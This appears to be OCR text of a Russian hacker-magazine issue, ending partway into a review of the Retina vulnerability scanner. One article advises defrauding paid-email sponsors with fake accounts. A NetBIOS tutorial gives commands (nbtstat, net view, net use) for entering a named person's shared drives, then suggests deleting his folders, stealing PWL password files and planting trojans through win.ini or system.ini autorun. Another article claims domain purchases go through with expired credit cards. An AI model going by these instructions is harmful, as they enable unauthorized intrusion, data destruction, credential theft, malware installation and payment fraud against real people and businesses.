Обычное никчемное письмо - в народе "спам". НО: если ты получил его в рамках программы, предлагаемой почтовым спонсором, то за сам факт его получения ты получишь от 3 до 5 центов. Соответственно, чем больше подобного мусора ссыплется в твой инбокс, тем больше монет упадет в твою же копилку.

Вот, к примеру, проверенный на практике спонсор www.sendmoreinfo.com: идешь, регистрируешься.




В процессе регистрации указываешь интересы, по которым впоследствии хочешь получать рекламу. Разумеется, чем больше интересов ты выберешь и чем сильнее они будут соответствовать твоему профилю (возраст, пол, семейное положение и т.д.), тем больше ты получишь от спонсора "оплачиваемых" писем. И в конечном итоге - денег. Небольшая хитрость: если указать возраст в пределах 30 - 40 лет, материальный статус "владею недвижимостью, движимостью; вхожу в руководство компании", годовой доход - не менее 20 тысяч баксов, интересы - он-лайн коммерция, туризм, азартные игры, здоровье (для женщин), автомобили (для мужиков), то писем будет приходить довольно много - почти каждый день. И наоборот: подойдя к вопросу заполнения анкеты, что называется, "без изюминки", ты можешь рассчитывать не более чем на 1-2 письма в месяц. В лучшем случае.

Тарифы спонсора следующие: по 5 центов за каждое письмо, полученное тобой, и по 2 цента за каждое письмо, полученное рефералом твоей одноуровневой пирамиды.

Кстати, о рефералах

Это уже избитая тема, и напоминать о ней вроде как и грех. Но рискну напомнить еще раз: рефералов надо искать в обязательном порядке! Потому как ощутить значимый эффект от работы с почтовым спонсором можно только в том случае, если они, рефералы, есть. Считай сам: даже если ты получишь за месяц 30 писем, то заработаешь при этом всего-навсего 1.5 доллара. Курям на смех! Другое дело, если у тебя 2-3 десятка рефералов, которые дадут тебе при том же раскладе 10-20 долларов в бонус. Конечно, на самом деле спонсор шлет писем гораздо в меньшем количестве: процентов на 60-90 от заявленного (в зависимости от рекламного сезона - от 3 до 15 писем в месяц; но зато платит). Потому и твоя доля при этом будет катастрофически умаляться, а роль рефералов - расти.

С другой стороны: кто тебе мешает создать тучу "левых" аккаунтов на несуществующих виртуальных персонажей, проживающих, например, в окрестностях города Парижа (или какого другого), воспользовавшись альтернативными дайл-апами и общественным коннектом (чтобы с разных IP; если вдруг возникнет вопрос - почему из Парижа, но ай-пи российский - "в командировке я, в России")? :) Разумеется, на халявные же мейлы, заведенные, например, на www.iname.com или www.hotmail.com



Надеюсь, не стоит напоминать о том, что, заводя "виртуальный" аккаунт на жителя Лимассола,


-икОМИ ТЧК"



нецелесообразно присваивать ему мыло зоны майл.ру?
В этом случае, не имея настоящих рефералов, ты будешь иметь липовых, но зато - "западных" :). А западным письма шлют чаще.
Немаловажный нюанс: то, что я сказал выше - что письма читать необязательно, - относится не ко всем спонсорам. Для некоторых достаточным будет лишь сам факт посылки письма. Для Sendmoreinfo же обязательно его "прочтение", т.е. клик по рекламной ссылке. Иначе письмо засчитано не будет.
Чеки данный мейловый буржуин рассылает при накоплении на счету не менее 15 долларов. Но можно выбрать и другую сумму. Например, 25 баков: чем больше сумма, тем меньшую ее часть ты потеряешь при обналичивании чека. Кроме того, есть банки на Руси, которые вообще не желают знаться с чеками на сумму, меньшую 50-100 долларов. Мол, не барское это дело - копейками звенеть; мы шуршим исключительно "франклинами".

Можно и 100 баксов за раз

В этом отношении - минимальной суммы, осязаемой в виде получаемого по почте чека - примечателен другой почтовый спонсор - www.allcommunity.com:




меньше чем на 100 долларов ты его не выпишешь. В этом и состоит вся радость: чек на 20-30 долларов- это так, баловство. Принос же в кредитно-денежное учреждение ценной бумаги на 100 с лихуем буказоидов - иное дело: тебя в момент произведут в ранг уважаемых и почитаемых клиентов. Проверенно :). Кстати, что от Sendmoreinfo, что от Allcommunity чеки на территории бывшего Союза поступали и не раз.
Но подробнее о спонсоре. В отличие от предыдущего ставки у него поменьше, но перспектив - больше. За каждое письмо, полученное лично, ты получишь 3 цента. За каждого реферала двухуровневой пирамиды - по 1 центу. В то же время у спонсора есть один существенный плюс: за рекламодателями ему бегать не приходится. Скорее всего, рекламодатели бегают за ним сами: письма он шлет часто, с периодичностью, близкой к идеальной, - почти по письму в день. Или же - по 5-6 писем за раз (в неделю). Таким образом, обзаведясь рефералами, можно рассчитывать на известный доход, измеряемый по меньшей мере сотней гринов в пару месяцев.
Но и это еще не все: если тебя не душит жаба и ты готов одолжить на время спонсору свою стипендию (если она есть) долларов в 40 или же заняв эту сумму у того, кто в скором времен забудет, что ты ему должен, то ты можешь стать участником их программы Community Plus (причем, в отличие от печально известной Stockgeneration, обмана тут никакого нет: по крайней мере я не слышал ни одного отрицательного отзыва о них). Что это тебе даст? Во-первых, ты получишь шанс обзавестись не 2-уровневой пирамидой, а 5-уровневой! Во-вторых, за каждого реферала начального уровня, также воспользовавшегося пакетом "плюс", ты получишь взад 10 зеленых (в обычном пакете такой мульки нет). И в-третьих: за каждого реферала трех последующих уровней, также подписавшихся на пакет "плюс", ты получишь назад еще по 2 доллара. Это очень важное обстоятельство, если работать со спонсором на перспективу. Взять, к примеру, их расчеты, в которых на последнем уровне 160 тысяч рефералов, дающих в итоге 64 тысячи долларов: вкладываешь 40, возвращаешь (только на регистрациях, а не на чтении писем!!!) 63 тысячи 960 долларов. Сам прикинь: за год набрать 20 рефералов - не проблема. Им, в свою очередь, за следующий год еще по 20 - тоже. И так - по году на "колено" - до 5-го уровня. В итоге получим следующую картину: если спонсор не загнется через 5 лет, то ты, да-да, именно ты, можешь стать самым состоятельным человеком в своем районе или городе! Пусть ты получишь не 60 тысяч баков, пусть только 10% от этой суммы: 6 тысяч долларов, или около 180 тысяч рублей! Но это уже сумма! Понятно, что первоначальный взнос в 40 у.е. сильно портит картину. Понятно, что не каждый может клюнуть на предлагаемый ими плюсовой пакет. Но ступени пирамиды-то останутся! Предположим, что каждый из этих 64 тысяч будет получать хотя бы по 10 писем в месяц (реально - до 15-20). Получаем 6 тысяч 400 баков ежемесячно! Потрясающе!!! К черту премиальные 10 и 2! При таком же раскладе, но в "обычном" пакете (на первом уровне 20 рефералов; на втором, если каждый из них привлечет еще по 20, - 400; всего - 420), ты получишь всего 42 доллара. Разницу с плюс-пакетом чувствуешь?
Ясен пень, что за год такой "радости" не достичь. Но кто тебя торопит? Пара-тройка годков, и в аккурат - к окончанию "бурсы" - ты станешь миллионером :) Чем не подарок? :)

Успехов тебе и много-много "денЮжков".

У КОГО ЕСТЬ ШАРЫ?

#SK!F# AKA ПАВЕЛ МОРОЗОВ (WSXZAQ@MAIL.RU HTTP://WWW.HACKSOFT.RU)



Из этой статьи ты узнаешь, каким образом можно поюзать хард удаленного компа. Начну я, пожалуй, свою статью не как все и не буду тебе говорить: скачай то, пропиши там сё, нажми сюда, и ты получишь доступ к чужому харду. Если ты хочешь стать настоящим хакером, то ты прежде всего должен обладать какими-то знаниями, которые впоследствии и сможешь применить, но эти знания не должны быть такими, как я уже упомянул выше (куда ткнуть и что вписать). Поэтому прежде немного теории...

NetBIOS

Протокол (интерфейс, если касаться его трактовки в RFC) NetBIOS - Сетевая базовая система ввода/вывода (Network Basic Input/Output System) - был разработан фирмой Sytek Corporation по заказу IBM в 1983 году. Естественно, что в то время он создавался лишь для того, чтобы пользователи могли обращаться различным программным обеспечением к ресурсам локальной сети. Впоследствии многие операционные системы впитали в себя этот протокол как губки. Но впитали по-разному. Например, если рассмотреть двух злобных конкурентов: Unix и Windows, то легко заметить, что взгляды на защиту в них формулируются различным образом. В Windows эта формулировка схожа с нашим действующим законодательством: "Что не запрещено, то разрешено", а в UNIX, к сожалению, :) все наоборот: "Что не разрешено, то запрещено". Ну так вот, к чему это я... Многие пользователи локальных сетей открывают доступ к своим дискам и принтерам (ресурсам), например, для товарищей по сетке, для обмена различной информацией или каких-либо других целей, и как раз тут вступает наш любимый принцип папы Билла. Раз мы разрешили доступ на диск своему другу и забыли запретить доступ другим юзверям, ну хотя бы при помощи пароля, то и они могут юзать эти ресурсы :). Я тебя не слишком перегрузил!? Ну ладно, дальше будет легче. Теперь все будем делать по порядку, чтобы не было недоразумений. Сначала обучим твой комп общаться на NetBIOS протоколе. Исторически NetBIOS использовался в паре с сетевым транспортным протоколом под названием "Расширенный пользовательский интерфейс NetBIOS" (NetBIOS Extended User Interface, NetBEUI). Вот давай его-то и подключим: Мой компьютер –> Панель управления –> Сеть. Жмем: Добавить –> Протокол –> NetBEUI. Перезагружаем комп. Ну вот, мы и научили твой комп ботать по фене. Теперь ищем того гада, который на прошлой недели оскорбил тебя, а также грузил тебе по аське, что он сидит в Инете через локалку, и в его сетке связано до хрена компов, а он там чуть ли ни самый крутой перец среди всех! Ну ты понял о ком я... Вот ща мы ему покажем кузькину мать! Самое интересное, что все программное обеспечение УЖЕ ЕСТЬ у тебя в папке форточек! Если у этого перца еще и постоянный ай-пи, то: жмем Выполнить и вводим туда:

nbtstat.exe -A айпи.адрес.того.чела

(Прошу обратить внимание: "A" именно большая!)
На это ты можешь получить нечто похожее:

```
Oleg1     <00> UNIQUE
Oleg1     <20> UNIQUE
server    <00> GROUP
server    <1C> GROUP
server    <1E> GROUP
Oleg1     <03> UNIQUE

MAC Address = 00-00-00-00-00-00
```

Из всей полученной информации нас интересует лишь NetBIOS имя компьютера. Это слово Oleg1. Открываем папку виндов, ищем файл lmhosts и делаем туда следующую запись:

айпи.адрес.этого.гада Oleg1 #pre

Теперь давай убедимся, что на удаленном компе есть доступные ресурсы, опять жмем Пуск –> Выполнить ...Ах ты, ёшкин кот! Ведь зарекался, не буду говорить: ткни сюда, впиши то... Ну ладно, не могу я без этого... :(Значит пишем: net view \\Oleg1 ...и если мы видим нечто похожее на:

```
Share name  Type   Used as Comment
----------------------------------
Obschiy     Disk
Lichnoe     Disk
Команда выполнена успешно.
```


Теперь мы с тобой обнаружили, что на исследуемом компе находятся два расшаренных диска с именами Общий и Личное. Давай теперь попробуем подключить эти диски к твоему компу, вводим следующую команду: net use x: \\Oleg1\Lichnoe . После того как ты получишь сообщение: Команда выполнена успешно, можешь во все горло завопить УРА! И твои соседи не скажут тебе ни слова, потому как в таких случаях так орать разрешено! Теперь ты можешь открыть Мой компьютер и обнаружить там новый диск X:\. Если тот лопух, к которому ты залез, не запретил удаление и запись на диск, то ты можешь пользоваться его диском как своим собственным. Например, можешь снести ему пару-тройку каталогов. Или просто стащить у него его PWL файл, затем, расшифровав его, получить все сохраненные пароли. Или можешь кинуть ему в папку автозагрузка своего трояна. Кстати, кинуть EXE файл в автозагрузку не самое удачное решение... Лучше положить исполняющий файл в каталог WINDOWS, а в файле win.ini в строчку load или run прописать название файла, также можно прописать автозапуск файла после слова Explorer.exe в system.ini. И при следующей загрузке твой троян автоматически запустится. Спешу тебя предупредить! НЕ НАДО, закачав вирус или троян на чужой хард, пытаться его запустить, потому как он запустится не у него, а у тебя на компе! Это тебе не бэкдор! Просто вся информация на его дисках стала доступна и для тебя. Короче, теперь весь его хард в твоей власти! Отключить диск можно при помощи команды: net use x: /delete .

Если тебе не обязательно мапить диск к себе, то ты можешь просто набрать даже в Internet Explorer \\ай.пи.ад.рес - так ты увидишь все ресурсы, а затем сможешь выбрать любой из них и поюзать. Иногда на шары ставят пароль, я думаю, тебе как-нибудь представится случай увидеть это идиотское окошко для ввода пароля :(. Если ты не готов сидеть часами, перебирая каждый ай-пи адрес вручную, в надежде найти комп с шарами, то специально для таких как ты создали сканеры на расшаренные ресурсы. Сейчас мы с тобой рассмотрим самые популярные из них:

Legion 2.1

Этот сканер очень прост в управлении и одно время считался лучшим сканером на шары. Он прост донельзя. Выставляем скорость своего модема, задаем диапазон ай-пи адресов, кото-


рые надо просканить на предмет шаров, :) и жмем Scan. Если тебе повезет, а повезет наверняка, в левом окне у тебя постепенно будет увеличиваться список компьютеров с расшаренными ресурсами. Кликаешь на нужный тебе диск найденной машины, затем кликаешь на кнопку MAP DISK, затем выбираешь имя создаваемого на твоем компе сетевого диска и жмешь ОК. Все! Можешь уже лезть в Мой компьютер и юзать хард удаленной тачки. Я согласен, что геморроя меньше, чем в способе, описанном выше, но, с другой стороны, ты должен уметь получать доступ, можно так выразиться, с голыми руками :).



В этом сканере есть возможность сканить не диапазон ай-пи адресов, а выборочные адреса. Для этого надо выбрать Scan List. И импортировать текстовой файл с нужными айпишниками. В общем, этот сканер нормально ищет share компы, но если сравнить количество его функций с другими сканерами, он выглядит весьма тускло...
Качаем прогу отсюда: http://packetstorm.security.com/groups/rhino9/legionv21.zip

Nbtscan


Этот сканер является самым быстрым на сегодняшний день! За несколько секунд он просканит заданный диапазон и выдаст все уязвимые машины.
Хоть он и работает из командной строки, использовать его очень просто: создаем файл с расширением .bat и пишем в нем следующий текст:
nbtscan -t 4 ди.ап.аз.он-ай.пи.адре.сов
После запуска сканера ты увидишь нечто схожее с этим:



Все айпишники, помеченные как server, расшарены. Ты можешь спокойно открывать Internet Explorer и вписывать после двух наклонных слеш (\\) найденный IP адрес. Если твой комп будет немного повисать и долго не открывать заданный адрес - не переживай, это нормальное явление, при котором зверски жрутся системные ресурсы! Если тебе надо примапить диски найденного компа, то сделай то, о чем говорилось в начале статьи. ИМХО, лучший share сканер, так как он самый быстрый!
Заливаем отсюда:
http://www.s0ftpj.org/tools/nbtscan-1_0e.zip

Essential NetTools


Отличный сканер на шары. Его главная заслуга в том, что он, помимо сканирования, обладает функцией перебора паролей к NATShell, показывает все текущие соединения (NetStat) и все открытые на твоем детище порты (кстати, один из способов найти у себя бэкдор трояна: например, у тебя открыт порт 12345... Вывод: скорее всего у тебя сидит НетБас. Если порт 31337... беженец Back Orifice). :) Список всех портов и относящихся к ним троянов ты можешь найти на hacksoft.ru. Также в этом сканере есть возможность прямо из него изменять lmhosts, мапить диски и т.д. Короче, вполне приличный сканер. Еще один плюс в его пользу - это то, что он при сканировании показывает все имена сканируемых компьютеров, а в отдельном окне все присущие для каждого компа ресурсы.



Как и во всех сканерах, в настройках можешь уменьшить либо увеличить timeout (в зависимости от качества твоего соединения с Инетом). Если тебе не нужно много геморроя и нужен крутой результат, то эта прога для тебя.
Даунлодим отсюда:
ftp://ftp.tamos.com/esstls2.zip

NetView

Этот сканер не очень известен среди всех остальных, ИМХО, это довольно странно! Этот сканер просто отлично справляется со своими прямыми обязанностями плюс к этому он включает в себя обычный порт сканер и HTTP переборщик паролей. Пользоваться им сможет даже твоя бабушка! Выставляем Time Out, указываем диапазон ай-пи адресов и жмем Scan. Далее кликаем по найденной тачке и попадаем на ее хард!



NetView имеет возможность сканировать просто на наличие расшаренных ресурсов либо на наличие или расшаренного харда, или сетевого принтера. Прикольный сканер, но не лучший из всех представленных здесь...

Берем отсюда:
http://www.rawlogic.com/netview/nview10.zip

Кстати, а ты уверен, что на твоем харде не побывало уже полсотни челов? Убедись, не стоит ли у тебя: Разрешить сетевой доступ к файлам и принтерам? Ну вот вроде и все что я хотел тебе рассказать. Желаю тебе удачных поисков шаров и хорошего коннекта, пока.



Доменная печь Buydomains

Как быстро и без гимора зарегить свой домен

{Virus} (Card@hacknow.org) http://www.hacknow.org

Шняга

На данный момент в Инете существует множество компаний, предлагающих бесплатную регистрацию доменов с множеством халявных прелестей в комплекте. Но на деле эта халява является полной шнягой! Ну сам подумай: при первом стукане домен прикроют, срок парковки очень невелик, а комплект услуг минимален... Мда, самым оптимальным вариантом в нашем случае является реальная покупка домена за реальные морды зеленых президентов. Но тут тоже неувязочка: бабки тратить неохота по причине их отсутствия или же они (баксы) на что-то нужны (они нужны всегда!), цены ломовые. Но можно попробовать купить генеренной кредой, хотя всем давно известно, что это не реально (настоящие CC всегда нужны для дела)... Как же быть? Вот тут в эфире появляется контора **BuyDomains**!

Компания эта позволяет по весьма умеренным ценам купить доменное имя. Но не все так чисто во рту трубочиста. Начинаем бомбить >:).

Сейчас я научу тебя, как развести эту кампанию на секс во всех извращенных формах ака нагнуть. И в результате поиметь домен с хостингом и кучей всяких фенечек.

Прежде всего заходим на сайт этой компании (http://www.buydomains.com).

Скажем, мы хотим зарегистрировать домен для нового суперпроекта. www.gibbons-online.com. Пишем в менюшке "Search and Register" Gibbons-online. Нам вылетит информация о домене (а вдруг его уже зарегистрировал другой фанат гиббонов?). Что же, если этот домен все еще не занят, выбираем его галочкой и жмем "Add to cart". Эта корзиночная система на сайте появилась совсем недавно, раньше все было несколько проще... Итак, если ты хочешь зарегистрировать еще парочку доменов, просто прописываешь их названия в форме снизу (через пробел). Но для обучения нам хватит и одного домена, посему не спеши зарегистрировать WWW.SUPER-MEGA-PORNO-FOR-31337-SEX.NET, время еще будет! Далее жмешь Register Domain(s) Now! Приступаем к процессу регистрации. Цена аренды домена на один год - $17! Очень, надо сказать, дешево! Также есть какая-то феня, что позволяет снизить цену, но я не стал вникать в нее.

Покупка: пакет С за СС

Инфа на всякий случай: данная шарага не пропускает сгенерированные креды. Вводится инфа о креде, попутно разглядываются местные достопримечательности сайта. Что же тут можно углядеть ценного помимо регистрации домена на срок от 2 до 10 лет? Предлагается регистрация на их собственном хостинге, куда может быть прописан твой домен. Т.е. они выделяют место под твой сайт. Есть несколько пакетов хостинга, давай рассмотрим самый крутой из них - С.

Вот стандартные фичи всех пакетов:

Панель для управления твоим аккаунтом: настройки и прочей байды.

Файловый менеджер/редактор с web-фейсом.

Интеграция с Microsoft FrontPage.

Miva-движок с интегрированной дата базой.

Поддержка RealAudio/RealVideo трансляций через HTTP.


Установка отдельных паролей на отдельные директории.

Детализованная статистика (spylog на фиг не потребуется =).

Ведение логов по ошибкам, вроде 404-ой.

Некая хрень для регистрации и контроля - LinkMe.

Возможность проапгрейдить/понизить сервис в любой момент на новый уровень.



30-дневный возврат бабла.

Туча дефолтовых CGI-ек:

Счетчики
Формы
Открытки
Редиректы
Гвестбук
Веб-мыльница

А теперь об отдельных феньках пакета С: во-первых, первый месяц дают бесплатно, во-вторых, анлимитед траффик (в общем, как и для всех пакетов), 200 MB дискового пространства, 20 pop3-адресов (т.е. можешь завести 20 поп-аккаунтов для своих друзей), любое число mail-автоответчиков (эта хрень, которая позволяет сделать так, чтобы на определенные письма от определенного отправителя автоматически высылался определенный ответ), закачка по FTP с анонимным доступом, SSL, shopping cart (на случай, если ты захочешь сделать онлайн-магазин), Miva Merchant shopping cart (клевая вещь: можно замутить реальный онлайн-шоп и иметь с него бабки! За безопасность и сохранность кред волнуешься не ты, а мерчант-компания), Real-Time credit card processing capability (бабки на счет переходят сразу же после покупки товара на твоем сайте, но для этого надо заиметь аккаунт в Signio (www.signio.com).

Я советую брать пакет С! Цены умеренные, быстрый канал, все легко настраивается.

В чем же состоит маза для кул-хацкера при общении именно с фирмой Buydomains? А в том, что кредитку можно иметь давно просроченную, главное, чтобы она просто существовала и бабок на ней было хотя бы $5! Непонятно, как это работает, но это реально! Нужно лишь наличие карты в природе! Очень интересная компания =).

Waiting for tonight

После регистрации домена нужно подождать 24 часа. После этого заходим на сайт www.domaindiscover.com, логинимся (вводим в качестве логина - адрес домена, а пароль тот, что ты выбрал при регистрации на сайте buydomains). Заходим в менюшку "Billing Activity" и видим волшебное "Billed"! Волшебство!!!

Вот так, мой друг, мы поимели компанию и домен с хостингом =). Можешь начинать раскрутку своего проекта! Статистика показывает, что если сайт имеет домен 2-ого уровня, то посетителей подваливает несколько больше, нежели чем к третьеуровневым перцам, не читающим X ;).



RETINA - С ПОИСКА

DALTONIK DALTONIK@DEBILOV.NET

Хулиганы

Привет, кул-хацкер! Послушай, я слышал, что Вася Пупкин перешел-таки из 3-го класса в 4-й и стал настоящим Василием Пупло, это правда? Как не знаешь?! Ты же вроде с ним знаком? Что, нет? А, ты вообще с такими ребятами не общаешься и кодинг изучаешь? Ну, тогда поговорим о чем-нибудь недоступном Пупкину >:).

HI! ("Сам Х*@*" - слышу в ответ.) Пора тебе позабыть о нюках2000 и irc-flood'ах и заняться каким-нибудь делом (телек, к примеру, посмотреть). Ну а если и это не катит, то можно что-нибудь уничтожить для разнообразия и поднятия боевого духа. Но есть занятия и покруче - тетки там всякие и компутерное х... хулиганство. На последнем остановимся поподробнее.

Ну, наверное, тебе не надо объяснять, откуда байты берутся, так что сразу перейдем к делу (телу, станку, etc). Немного теории - для того чтобы что-нибудь взломать, нужно знать, как ломать и, главное, можно ли это вообще взломать. Как раз для этого взрослые дядьки давным-давно придумали порт-сканеры, сканеры и прочую бодягу для анализа портов, страничек, скриптов и т.п. на предмет разных дырявостей и жуков-багов (колорадских) в них. Так вот, eEye Digital Security (ЁГлаз Цифровой, Безопасный) написала прогу с именем Retina, которая и занимается всей этой шнягой. О ней и поговорим.

Сдаем анализ


Retina является идеальным средством как для администраторов, в качестве инструмента аудита безопасности, которое может быть настроено на полностью автоматизированную работу (детальный анализ безопасности и оповещения в случае обнаружения ошибок в защите), так и для нас, хацкеров, для обнаружения дыр в этой самой безопасности. Программа имеет большую базу багов, которая может быть легко обновлена, а это значит, что тебе не придется перерывать часами BugTraq в поиске описания новых прорех в защите.

По умолчанию Retina содержит четыре модуля.

Browser

Представляет собой встроенный Web Browser, выводящий детальную информацию об обозреваемом сайте: дату создания страницы, ее размер, дату последней модификации, текстовое содержание страницы и список линков на другие страницы - как локальные, так и находящиеся на других сайтах.

Miner



